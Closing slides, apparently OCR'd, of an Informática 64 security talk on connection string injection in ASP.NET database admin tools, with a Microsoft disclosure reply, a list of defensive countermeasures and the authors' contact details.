


- Fix the code yourself

Informática 64
www.informatica64.com


ASP.NET Enterprise Manager

- ASP.NET Enterprise Manager is “abandoned”, but it´s still been used in a lot of web Control Panels.



- Fix the code yourself

ASP.NET Web Data Admistrator



RE: Connection String Injection Attacks [9366jh]

Microsoft Security Response Center [Microsoft Security Response Center]

Hi Chema,

thank you very much for your thoughtful input on this matter. As you may already have noticed, the corresponding entry on download center is no longer available now as a result of your report. We will archive the issue on our end. Please let me know if you have any further questions or comments.

Thanks,

ASP Web Data Administrator is secure in CodePlex web site, but not in Microsoft web site where an unsecure old version ~~is~~ **was** published

Informática 64
www.informatica64.com

Countermeasures

- Harden your firewall
  - Outbound connections
- Review your internal accounts policy
  - Web application
  - Web server
  - Database Engine
- Use *ConnectionStringBuilder*
- Filter the ;)

Informática 64
www.informatica64.com

Questions?

Contacto
Chema Alonso
chema@informatica64.com
http://www.informatica64.com
http://elladodelmal.blogspot.com
http://twitter.com/chemaalonso

Authors
Chema Alonso
Manuel Fernández “The Sur”
Alejandro Martín Bailón
Antonio Guzmán

Informática 64
www.informatica64.com